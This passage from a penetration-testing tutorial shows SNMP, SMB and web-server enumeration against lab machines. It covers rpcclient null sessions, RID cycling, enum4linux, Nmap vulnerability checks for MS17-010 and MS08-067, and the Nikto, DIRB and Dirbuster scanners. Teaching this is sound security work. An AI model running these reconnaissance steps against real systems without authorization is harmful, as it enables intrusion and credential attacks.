  -n CONTEXT          set context name (e.g. bridge1)
  -u USER-NAME        set security name (e.g. bert)
  -x PROTOCOL         set privacy protocol (DES|AES)
  -X PASSPHRASE      set privacy protocol pass phrase
  -Z BOOTS,TIME       set destination engine boots/time
General communication options
  -r RETRIES          set the number of retries
  -t TIMEOUT          set the request timeout (in seconds)
Debugging
  -d                 dump input/output packets in hexadecimal
  -D[TOKEN[,...]]     turn on debugging output for the specified TOKENs
                      (ALL gives extremely verbose debugging output)
General options
  -m MIB[,...]         load given list of MIBs (ALL loads everything)
  -M DIR[,...]         look in given list of directories for MIBs
```

To run SNMPwalk with the default community string ‘public’ on an SNMPv1 device use the following command:

```
snmpwalk -c public -v1 [target host]
```

This command will request all MIB values and result in a lot of output. You can also request a single object ID (OID) value using the following command:

```
snmpwalk -c public -v1 [target host] [OID]
```

Nmap SNMP scripts

Nmap also contains a lot of scripts for SNMP enumeration which are worth checking out. The following command lists the SNMP scripts installed on your system:

```
ls -l /usr/share/nmap/scripts/snmp*
```

```
root@kali:~# ls -ls /usr/share/nmap/scripts/snmp*
8 -rw-r--r-- 1 root root 7532 Jul 22 2016 /usr/share/nmap/scripts/snmp-brute.nse
8 -rw-r--r-- 1 root root 4379 Jul 22 2016 /usr/share/nmap/scripts/snmp-hh3c-logins.nse
8 -rw-r--r-- 1 root root 5038 Jul 22 2016 /usr/share/nmap/scripts/snmp-info.nse
20 -rw-r--r-- 1 root root 16693 Jul 22 2016 /usr/share/nmap/scripts/snmp-interfaces.nse
8 -rw-r--r-- 1 root root 5926 Jul 22 2016 /usr/share/nmap/scripts/snmp-ios-config.nse
8 -rw-r--r-- 1 root root 4143 Jul 22 2016 /usr/share/nmap/scripts/snmp-netstat.nse
8 -rw-r--r-- 1 root root 4418 Jul 22 2016 /usr/share/nmap/scripts/snmp-processes.nse
4 -rw-r--r-- 1 root root 1848 Jul 22 2016 /usr/share/nmap/scripts/snmp-sysdescr.nse
4 -rw-r--r-- 1 root root 2557 Jul 22 2016 /usr/share/nmap/scripts/snmp-win32-services.nse
4 -rw-r--r-- 1 root root 2726 Jul 22 2016 /usr/share/nmap/scripts/snmp-win32-shares.nse
8 -rw-r--r-- 1 root root 4649 Jul 22 2016 /usr/share/nmap/scripts/snmp-win32-software.nse
4 -rw-r--r-- 1 root root 2003 Jul 22 2016 /usr/share/nmap/scripts/snmp-win32-users.nse
```

SMB Enumeration

The Server Message Block (SMB) is a network file sharing protocol that provides access to shared files and printers on a local network. It also allows an unauthenticated inter-process communication (IPC) mechanism which enables processes to manage shared data. The SMB protocol is fairly complicated and many inconsistencies exist between different implementations. The latest version is SMB 3.1.1 (which was introduced in Windows 10 and Windows Server 2016). Earlier versions of Windows use older SMB versions:

| SMB Version | Windows version |
|--------------------|--|
| CIFS | Microsoft Windows NT 4.0 |
| SMB 1.0 | Windows 2000, Windows XP, Windows Server 2003 and Windows Server 2003 R2 |
| SMB 2.0 | Windows Vista & Windows Server 2008 |
| SMB 2.1 | Windows 7 and Windows Server 2008 R2 |
| SMB 3.0 | Windows 8 and Windows Server 2012 |
| SMB 3.0.2 | Windows 8.1 and Windows Server 2012 R2 |
| SMB 3.1.1 | Windows 10 and Windows Server 2016 |

When clients and servers use different operating systems and SMB versions, the highest supported version will be used for communication. For example, when a Windows 8.1 client communicates with a Windows Server 2016 server, they will use SMB 3.0.2.

SMB has long proven to be a great attack vector for hackers due to the many vulnerabilities discovered. Even the later versions of SMB used in Windows 10 and Windows Server 2016 are subject to security vulnerabilities. A recent example of an SMB vulnerability in modern Windows

operating systems is CVE-2017-0143. This Remote Code Execution Vulnerability targets all Windows Operating systems from XP to Windows Server 2016. Exploits for this vulnerability are believed to have been stolen from the NSA and then leaked to the public by an individual or group going by the name of Shadow Brokers. Another critical vulnerability in SMB is MS08-067 Netapi which is present in unpatched Windows XP and Windows server 2003 installations. Although Windows XP and Windows Server 2003 are no longer supported by Microsoft, there are still a lot of systems out there vulnerable to MS08-067.

The Inside Story Behind MS08-067

The following article tells the interesting inside story behind the MS08-067 vulnerability describing how the zero-day was discovered and what steps were taken to respond to it:

<https://blogs.technet.microsoft.com/johnla/2015/09/26/the-inside-story-behind-ms08-067/>

In the following sections we will be enumerating SMB servers running on Windows and Linux. SMB enumeration often yields valuable information about the target host for use in the penetration test.

SMB uses the following TCP and UDP ports:

- netbios-ns 137/tcp # NETBIOS Name Service
- netbios-ns 137/udp
- netbios-dgm 138/tcp # NETBIOS Datagram Service
- netbios-dgm 138/udp
- netbios-ssn 139/tcp # NETBIOS session service
- netbios-ssn 139/udp
- microsoft-ds 445/tcp # if you are using Active Directory

By running a Nmap scan on these TCP/UDP ports we can determine if the target host is running SMB services on them.

[Null session with rpcclient](#)

Rpcclient is a Linux tool used for executing client-side MS-RPC functions. A null session is a connection with a samba or SMB server that does not require authentication with a password. Null sessions were enabled by default on legacy systems but have been disabled from Windows XP SP2 and Windows Server 2003. Nowadays it is not very common to encounter hosts that have null sessions enabled, but it is worth a try if you do stumble across one. The connection uses port 445.

Lab tip: For practice purposes you can follow along with the example using the machines on the labs network. In the following examples we'll be using lab machine 10.1x.1.17. Just make sure that you replace the IP addresses from the screenshots with the IP address of the lab machine on your lab network.

Let's open up a new terminal window and set up a null session with lab machine 17 using the following command:

rpcclient -U "" [target IP address]

The -U option defines a null username followed by the IP address of the target. You will be asked for a password but leave it blank and press enter to continue.

```
root@kali:~# rpcclient -U '' 10.11.1.17
Enter WORKGROUP\'s password:
rpcclient $> █
```

The command line will change to the rpcclient context which is indicated by the 'rpcclient \$>' in the terminal. Now run the following command while in the rpcclient context to retrieve some general information about the server like the domain and number of users:

```
rpcclient $> querydominfo
```

```
root@kali:~# rpcclient -U '' 10.11.1.17
Enter WORKGROUP\'s password:
rpcclient $> querydominfo
Domain:          WORKGROUP
Server:          PBX
Comment:         pbx server (Samba, Ubuntu)
Total Users:    1
Total Groups:   0
Total Aliases:  0
Sequence No:    1579687767
Force Logoff:   -1
Domain Server State: 0x1
Server Role:    ROLE_DOMAIN_PDC
Unknown 3:      0x1
rpcclient $> █
```

The querydominfo command returns the domain, server, the total users on the system and some other useful information. The result also shows the total number of user accounts and groups available on the target system. On this particular system we can see there's one user.

Now run the following command to retrieve a list of users present on the system:

```
rpcclient $> enumdomusers
```

```
rpcclient $> enumdomusers
user:[pbx] rid:[0x3e8]
```

The result is a list of user accounts available on the system with the RID in hexadecimal form (0x3E8 = 1000). Now that we know which user accounts are available, we can use rpcclient to query the user info for more information using the following command:

```
rpcclient $> queryuser [username]
```

Now let's query the user info for the msfadmin account with the following command:

```
rpcclient $> queryuser pbx
```

Note: You can also use the RID in this command instead of the account name:

```
rpcclient $> queryuser 1000
rpcclient $> queryuser 0x3e8
```

```
rpcclient $> queryuser pbx
  User Name   : pbx
  Full Name   : pbx
  Home Drive  : \\pbx\pbx
  Dir Drive   :
  Profile Path: \\pbx\pbx\profile
  Logon Script:
  Description :
  Workstations:
  Comment   :
  Remote Dial :
  Logon Time      : Wed, 31 Dec 1969 19:00:00 EST
  Logoff Time     : Wed, 06 Feb 2036 10:06:39 EST
  Kickoff Time    : Wed, 06 Feb 2036 10:06:39 EST
  Password last set Time : Thu, 06 Oct 2016 10:35:53 EDT
  Password can change Time : Thu, 06 Oct 2016 10:35:53 EDT
  Password must change Time: Wed, 13 Sep 30828 22:48:05 EDT
  unknown_2[0..31] ...
  user_rid : 0x3e8
  group_rid: 0x201
  acb_info : 0x00000010
  fields_present: 0x00ffff
  logon_divs: 168
  bad_password_count: 0x00000000
  logon_count: 0x00000000
  padding1[0..7] ...
  logon hrs[0..21] ...
```

This command will return information about the profile path on the server, the home drive, password related settings and a lot more. This is great information that can be queried without administrator access! To get an overview of all enumeration options just type 'enum' and hit the tab button twice:

| | | | |
|-------------------------------|---------------|--------------|-------------------|
| rpcclient \$> enum <TAB><TAB> | | | |
| enumalsgroups | enumdomgroups | enumjobs | enumprinters |
| enumtrust | | | |
| enumdata | enumdomusers | enumkey | enumprivs |
| enumdataex | enumdrivers | enummonitors | enumprocdatatypes |
| enumdomains | enumforms | enumports | enumprocs |

I'd like to encourage you to explore all options that rpcclient has to offer. If you want to learn more about how to use rpcclient just type the help command for an overview.

RID Cycling

Unfortunately we cannot use the enumdomusers command on every system, if this is the case than the command won't display any output and total users displayed in the output of the querydominfo command is 0. If we're unable to enumerate (all) users this way than there is another way to do this over a null session which is called RID cycling.

The relative identifier (RID) is a number of variable length that is assigned to objects when they are created and become part of the object's Security Identifier (SID). The SID and RID uniquely identifies an account or group within a domain. To determine a full SID we can run the 'lookupnames' command and search for the the domain (the SID starts with the letter S) with the following command:

lookupnames pbx

```
root@kali:~# rpcclient -U '' 10.11.1.17
Enter WORKGROUP\`s password:
rpcclient $> lookupnames pbx
pbx S-1-5-21-532510730-1394270290-3802288464 (Domain: 3)
```

There are two sets of RIDs; 500-1000 for System and 1000-10000 for Domain created users and groups. If we append -500 to the SID and look it up using the lookupsids command we get the following output with the username:

```
rpcclient $> lookupsids S-1-5-21-532510730-1394270290-3802288464-500
```

```
rpcclient $> lookupsids S-1-5-21-532510730-1394270290-3802288464-500
S-1-5-21-532510730-1394270290-3802288464-500 *unknown*/*unknown* (8)
```

The output tells us that this SID is unknown, let's increase the RID with 1:

```
rpcclient $> lookupsids S-1-5-21-532510730-1394270290-3802288464-501
```

```
rpcclient $> lookupsids S-1-5-21-532510730-1394270290-3802288464-501
S-1-5-21-532510730-1394270290-3802288464-501 PBX\nobody (1)
```

This time we do see a valid user in the response which is PBX\nobody, a valid user on the target system. Let's increase the RID to 1000:

```
rpcclient $> lookupsids S-1-5-21-532510730-1394270290-3802288464-1000
S-1-5-21-532510730-1394270290-3802288464-1000 PBX\pbx (1)
```

This RID also matches a valid user account.

We can do the same thing to discover user groups. We'll use the lookupnames command again to search for a known user group that is present on most systems:

```
rpcclient $> lookupnames administrators
```

```
rpcclient $> lookupnames administrators
administrators S-1-5-32-544 (Local Group: 4)
```

This time we find a full SID for the administrator local group (RID = 544): S-1-5-32-544. If we change the RID (the last segment 5xx) we can cycle through the different user groups:

```
rpcclient $> lookupsids S-1-5-32-545
S-1-5-32-545 BUILTIN\Users (4)
rpcclient $> lookupsids S-1-5-32-546
S-1-5-32-546 BUILTIN\Guests (4)
rpcclient $> lookupsids S-1-5-32-547
S-1-5-32-547 BUILTIN\Power Users (4)
rpcclient $> lookupsids S-1-5-32-548
S-1-5-32-548 BUILTIN\Account Operators (4)
rpcclient $> lookupsids S-1-5-32-549
S-1-5-32-549 BUILTIN\Server Operators (4)
rpcclient $> lookupsids S-1-5-32-550
S-1-5-32-550 BUILTIN\Print Operators (4)
rpcclient $> lookupsids S-1-5-32-551
S-1-5-32-551 BUILTIN\Backup Operators (4)
rpcclient $> lookupsids S-1-5-32-552
S-1-5-32-552 BUILTIN\Replicator (4)
rpcclient $> lookupsids S-1-5-32-553
S-1-5-32-553 BUILTIN\RAS Servers (4)
```

It is a bit cumbersome to do this manually, instead we can write a small (Python or Bash) script to cycle through the SIDs automatically and output valid user accounts and groups. We can also use enum4linux for this purpose which we'll look at in the next section.

Enum4linux

Enum4linux is a Linux alternative to enum.exe and is used to enumerate data from Windows and Samba hosts. The tool is written in Perl and is basically a wrapper for smbclient, rpcclient, net and

nmbllookup. Below are the most common options used in enum4linux. To get an overview of different options, use the -help flag.

```
Usage: ./enum4linux.pl [options] [ip]

-U      get userlist
-M      get machine list*
-S      get sharelist
-P      get password policy information
-G      get group and member list
-d      be detailed, applies to -U and -S
-u user  specify username to use (default "")
-p pass   specify password to use (default "")
-a      Do all simple enumeration (-U -S -G -P -r -o -n -i).
-o      Get OS information
-i      Get printer information
```

Enum4linux can be executed against a target by using the following command:

enum4linux [target IP]

After enum4linux has finished you may find it has returned a lot of useful information such as users, groups, shares, workgroup/domains and password policies. In the example below, we are running Enum4linux on a lab machine.

```
root@kali:~# enum4linux 10.11.1.2
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Jan 22 07:54:21 2020

=====
| Target Information  |
=====
Target ..... 10.11.1.2
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 10.11.1.2  |
=====
[+] Got domain/workgroup name: WORKGROUP

=====
| Nbtstat Information for 10.11.1.2  |
=====
Looking up status of 10.11.1.2
    LUCKY      <00> -          B <ACTIVE>  Workstation Service
    LUCKY      <03> -          B <ACTIVE>  Messenger Service
    LUCKY      <20> -          B <ACTIVE>  File Server Service
    WORKGROUP <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
    WORKGROUP <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

    MAC Address = 00-00-00-00-00-00

=====
| Session Check on 10.11.1.2  |
=====
[+] Server 10.11.1.2 allows sessions using username '', password ''
```

A nice feature of enum4linux is the RID cycling to find valid usernames and usergroups:

```
=====
|   Users on 10.11.1.2 via RID cycling (RIDS: 500-550,1000-1050)   |
=====
[I] Found new SID: S-1-22-1
[I] Found new SID: S-1-5-21-1097726560-617375603-3513807965
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-500 *unknown*\*unknown* (8)
S-1-5-32-501 *unknown*\*unknown* (8)
```

The following entries are user groups enumerated on the target system:

```
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
```

Nmap SMB scripts

Nmap also contains a lot of scripts that target the SMB protocol. The Nmap scripts for scanning the SMB protocol are located in the /usr/share/nmap/scripts/smb folder and can be listed using the following command:

```
ls -ls /usr/share/nmap/scripts/smb*
```

```
root@kali:~# ls -ls /usr/share/nmap/scripts/smb*
48 -rw-r--r-- 1 root root 45197 Jul 22 2016 /usr/share/nmap/scripts/smb-brute.nse
8 -rw-r--r-- 1 root root 4846 Jul 22 2016 /usr/share/nmap/scripts/smb-enum-domains.nse
8 -rw-r--r-- 1 root root 5931 Jul 22 2016 /usr/share/nmap/scripts/smb-enum-groups.nse
8 -rw-r--r-- 1 root root 8045 Jul 22 2016 /usr/share/nmap/scripts/smb-enum-processes.nse
12 -rw-r--r-- 1 root root 12099 Jul 22 2016 /usr/share/nmap/scripts/smb-enum-sessions.nse
8 -rw-r--r-- 1 root root 6923 Jul 22 2016 /usr/share/nmap/scripts/smb-enum-shares.nse
16 -rw-r--r-- 1 root root 12531 Jul 22 2016 /usr/share/nmap/scripts/smb-enum-users.nse
4 -rw-r--r-- 1 root root 1706 Jul 22 2016 /usr/share/nmap/scripts/smb-flood.nse
8 -rw-r--r-- 1 root root 7393 Jul 22 2016 /usr/share/nmap/scripts/smb-ls.nse
12 -rw-r--r-- 1 root root 8792 Jul 22 2016 /usr/share/nmap/scripts/smb-mbenum.nse
8 -rw-r--r-- 1 root root 8013 Jul 22 2016 /usr/share/nmap/scripts/smb-os-discovery.nse
8 -rw-r--r-- 1 root root 5068 Jul 22 2016 /usr/share/nmap/scripts/smb-print-text.nse
64 -rw-r--r-- 1 root root 63595 Jul 22 2016 /usr/share/nmap/scripts/smb-psexec.nse
8 -rw-r--r-- 1 root root 5111 Jul 22 2016 /usr/share/nmap/scripts/smb-security-mode.nse
4 -rw-r--r-- 1 root root 2424 Jul 22 2016 /usr/share/nmap/scripts/smb-server-stats.nse
16 -rw-r--r-- 1 root root 14150 Jul 22 2016 /usr/share/nmap/scripts/smb-system-info.nse
4 -rw-r--r-- 1 root root 1536 Jul 22 2016 /usr/share/nmap/scripts/smbv2-enabled.nse
8 -rw-r--r-- 1 root root 7588 Jul 22 2016 /usr/share/nmap/scripts/smb-vuln-conficker.nse
8 -rw-r--r-- 1 root root 6555 Jul 22 2016 /usr/share/nmap/scripts/smb-vuln-cve2009-3103.nse
8 -rw-r--r-- 1 root root 6634 Jul 22 2016 /usr/share/nmap/scripts/smb-vuln-ms06-025.nse
8 -rw-r--r-- 1 root root 5465 Jul 22 2016 /usr/share/nmap/scripts/smb-vuln-ms07-029.nse
8 -rw-r--r-- 1 root root 5797 Jul 22 2016 /usr/share/nmap/scripts/smb-vuln-ms08-067.nse
8 -rw-r--r-- 1 root root 5618 Jul 22 2016 /usr/share/nmap/scripts/smb-vuln-ms10-054.nse
8 -rw-r--r-- 1 root root 7288 Jul 22 2016 /usr/share/nmap/scripts/smb-vuln-ms10-061.nse
8 -rw-r--r-- 1 root root 4541 Jul 22 2016 /usr/share/nmap/scripts/smb-vuln-regsvc-dos.nse
```

Now that we have an overview of the script names that target the SMB protocol, we can execute them in Nmap with the following command:

```
nmap --script=[scriptname] [target ip]
```

For our demonstration we will use the smb-os-discovery script by running the following command:

```
nmap -p 139,445 --script=smb-os-discovery [target ip]
```

```
root@kali:~# nmap -p139,445 --script=smb-os-discovery 10.11.1.2
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2017-02-02 04:51 EST
Nmap scan report for 10.11.1.2
Host is up (0.00049s latency).
PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 00:0C:29:05:68:3D (VMware)

Host script results:
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.9-Ubuntu)
|   Computer name: lucky
|   NetBIOS computer name: LUCKY
|   Domain name:
|   FQDN: lucky
|   System time: 2017-02-07T01:52:02-08:00
|_ 

Nmap done: 1 IP address (1 host up) scanned in 0.67 seconds
```

This next command scans the specified target for all known SMB vulnerabilities:

nmap -p 139,445 --script=smb-vuln* [target ip]

If you want to scan a target for a particular SMB vulnerability, for instance MS08-067 (which allows remote code execution) you can run this command:

nmap -p 139,445 --script=smb-vuln-ms08-067 [target ip]

MS17-010 Eternalblue script

Eternalblue is one of the exploits that was leaked by the Shadow Brokers group in April 2017. It exploits a critical vulnerability in the SMBv1 protocol and leaves a lot of Windows installations vulnerable to remote code execution, including Windows 7, 8, 8.1 and Windows Server 2003/2008/2012(R2)/2016. In the following section we will learn how to use a Nmap script to determine if a target host is vulnerable to Eternalblue.

The Nmap script can be executed with the following command:

nmap -p 445 [target] --script=smb-vuln-ms17-010

```
root@kali:~# nmap -p 445 192.168.100.2 --script=smb-vuln-ms17-010
Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-08 08:20 EDT
Nmap scan report for 192.168.100.2
Host is up (0.016s latency).
PORT      STATE SERVICE
445/tcp    open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|         servers (ms17-010).
| 
|   Disclosure date: 2017-03-14
|   References:
|     https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_    https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

Nmap done: 1 IP address (1 host up) scanned in 0.69 seconds
```

The target system is vulnerable to MS17-010.

The scan output indicates that the target is indeed vulnerable to the Eternalblue RCE vulnerability in SMBv1 (MS17-010). This means that the Eternalblue vulnerability can be exploited to give us code execution with system privileges.

Sometimes it happens that a script is not available in your current Nmap installation, in this case the commands above result in an error. When this happens, you can download the script with the following command:

```
 wget https://svn.nmap.org/nmap/scripts/smb-vuln-ms17-010.nse -O /usr/share/nmap/scripts/smb-vuln-ms17-010.nse
```

```
root@kali:~# wget https://svn.nmap.org/nmap/scripts/smb-vuln-ms17-010.nse -O /usr/share/nmap/scripts/smb-vuln-ms17-010.nse
--2017-06-08 08:12:40-- https://svn.nmap.org/nmap/scripts/smb-vuln-ms17-010.nse
Resolving svn.nmap.org (svn.nmap.org)... 45.33.49.119, 2600:3c01::f03c:91ff:fe98:ff4e
Connecting to svn.nmap.org (svn.nmap.org)|45.33.49.119|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6939 (6.8K) [text/plain]
Saving to: '/usr/share/nmap/scripts/smb-vuln-ms17-010.nse'

/usr/share/nmap/scripts/smb-v 100%[=====] 6.78K ---KB/s in 0s

2017-06-08 08:12:41 (337 MB/s) - '/usr/share/nmap/scripts/smb-vuln-ms17-010.nse' saved [6939/6939]
```

Once the script has downloaded, use the following command to update the Nmap script database so that the script will become available to Nmap:

```
nmap --script-updatedb
```

```
root@kali:~# nmap --script-updatedb

Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-08 08:12 EDT
NSE: Updating rule database.
NSE: Script Database updated successfully.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.76 seconds
```

Web servers

Web servers are a very common attack vector and can be found on many different devices from clients and servers to routers, NAS and firewalls. The likelihood of encountering web servers on a penetration test is very high and therefore we need to know how to deal with them. The most common and popular web servers are probably Apache and Microsoft IIS, but these are just the tip of the iceberg. Just like any other software, web servers can be vulnerable to a wide range of vulnerabilities varying from local and remote file inclusion to remote code execution and DoS attacks.

Attackers often look for a combination of web server vulnerabilities in order to get command execution (shell) on the host. For example, an attacker may upload a trojan to the web directory using a file upload vulnerability and execute it in the context of the webserver. Or a local file inclusion vulnerability may be used to read the contents of the /etc/passwd file on Linux and the usernames then used to brute force passwords. Another common way of using a local file inclusion vulnerability is to read the contents of web application configuration files like the wp-config file for WordPress. These files often contain passwords and other sensitive information.

Let's have a look at a few tools that can help us to discover and identify web servers and web applications: Nikto, DIRB, Dirbuster and Metasploit auxiliary modules.

Nikto

Nikto is a very popular and easy to use webserver assessment tool to find potential problems and vulnerabilities quickly. Nikto is written in Perl and comes standard as a tool with Kali Linux.

Personally, I think that Nikto is a great choice to quickly enumerate a webserver, identify the web applications running on it and test for common vulnerabilities. During the scanning process Nikto searches for potential security problems in the form of misconfigurations, default files and folders, insecure objects and outdated software. You should know that Nikto is not designed to be stealthy. It scans the target host in the fastest way possible and generates a lot of requests which makes the scanning process very obvious in web server log files and to intrusion detection systems (IDS).

Basic usage

The basic Nikto scan (with default options on port 80) can be executed using the following command:

```
nikto -h [target IP/hostname]
```

```
root@kali:~# nikto -h 10.11.1.2
- Nikto v2.1.6
-----
+ Target IP:      10.11.1.2
+ Target Hostname: 10.11.1.2
+ Target Port:    80
+ Start Time:    2017-02-05 04:09:24 (GMT-5)
-----
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server leaks inodes via ETags, header found with file /robots.txt, fields: 0x20 0x534a27df35a80
+ Entry '/admin/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "/robots.txt" contains 1 entry which should be manually viewed.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-3092: /admin/: This might be interesting...
+ OSVDB-3268: /data/: Directory indexing found.
+ OSVDB-3092: /data/: This might be interesting...
+ OSVDB-3092: /readme.txt: This might be interesting...
+ OSVDB-3093: /admin/index.php: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3092: /LICENSE.txt: License file found may identify site software.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7536 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:        2017-02-05 04:09:41 (GMT-5) (17 seconds)
-----
+ 1 host(s) tested
```

The first line displays the Nikto version followed by the target IP/hostname and port 80 (as default). The scan also returns the name of the web server software running on the target host (Apache 2.4.18) and more interesting information definitely worth investigating.

Many web applications run on different ports, such as port 443 and port 8080. If you want to run Nikto on a different port then you must specify it using the -p option. The following command starts a Nikto scan on port 8080:

```
nikto -h [target IP/hostname] -p 8080
```

Multiple port testing

If you want to test multiple ports in the same scanning session you can also use the -p option to define multiple ports. For instance, one could scan a target host on ports 80, 88 and 443 using the following command:

```
nikto -h [target host] -p 80,88,443
```

You can also specify a port range by using a hyphen instead of a comma-delimited list as follows:

nikto -h [target host] -p 80-88

Scan Tuning

Another nice feature of Nikto is the option to define exactly what to test on the target host using the -Tuning parameter. This will let you run a specific set of tests instead of all tests:

```
0 - File Upload
1 - Interesting File / Seen in logs
2 - Misconfiguration / Default File
3 - Information Disclosure
4 - Injection (XSS/Script/HTML)
5 - Remote File Retrieval - Inside Web Root
6 - Denial of Service
7 - Remote File Retrieval - Server Wide
8 - Command Execution / Remote Shell
9 - SQL Injection
a - Authentication Bypass
b - Software Identification
c - Remote Source Inclusion
x - Reverse Tuning Options (i.e., include all except specified)
```

You can read more about scan tuning in Nikto and the different parameters here:

<https://cirt.net/nikto2-docs/options.html#id2791140>

Links

<https://github.com/sullo/nikto>

<https://cirt.net/nikto2-docs/>

DIRB

DIRB is a web content scanner that looks for web objects using a dictionary with known web objects. By default, it comes with preconfigured wordlists, but you can also use your own customized word lists. DIRB is really easy to use, the following command starts DIRB with the default wordlist against a target host:

dirb [URL target host]

```
root@kali:~# dirb http://10.11.1.2

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Wed Feb  8 05:19:32 2017
URL_BASE: http://10.11.1.2/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----
GENERATED WORDS: 4612

---- Scanning URL: http://10.11.1.2/ ----
==> DIRECTORY: http://10.11.1.2/admin/
==> DIRECTORY: http://10.11.1.2/backups/
==> DIRECTORY: http://10.11.1.2/data/
```

Instead of the default wordlist you can also specify a custom wordlist using this command:

dirb [URL target host] [wordlist]


DIRB may take a long while to complete depending on the number of directories found on the target web server and the size of the wordlist. There are several hotkeys you can use during the scanning process. When you press 'n' during a running scan, DIRB stops scanning the current directory and switches to the next. Hotkey 'q' stops the running scan and saves the current state. When you press 'r' DIRB will return the remaining scan statistics.

```
===== HOTKEYS =====
'n' -> Go to next directory.
'q' -> Stop scan. (Saving state for resume)
'r' -> Remaining scan stats.
```

Dirbuster

If you are looking for a web content scanner with more functionality and parameters to tweak, you can have a look at Dirbuster. Dirbuster is multi-threaded, has a nice GUI and includes more wordlists. You can launch and explore OWASP Dirbuster's features by typing the following command in the terminal:

dirbuster



The Dirbuster wordlists are located in the following directory:

/usr/share/dirbuster/wordlists/

To run Dirbuster against a target just enter the target URL, set the number of threads to use, select a wordlist and hit the 'start' button in the bottom right corner. You will notice that Dirbuster is a lot faster than DIRB because of its multi-threaded build.

If you prefer graphical interfaces to command lines when mapping out file and folders structures, you will definitely like the tree-view results:

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://10.11.1.2:80/

Scan Information \Results - List View: Dirs: 114 Files: 157 \Results - Tree View \! Errors: 70 \

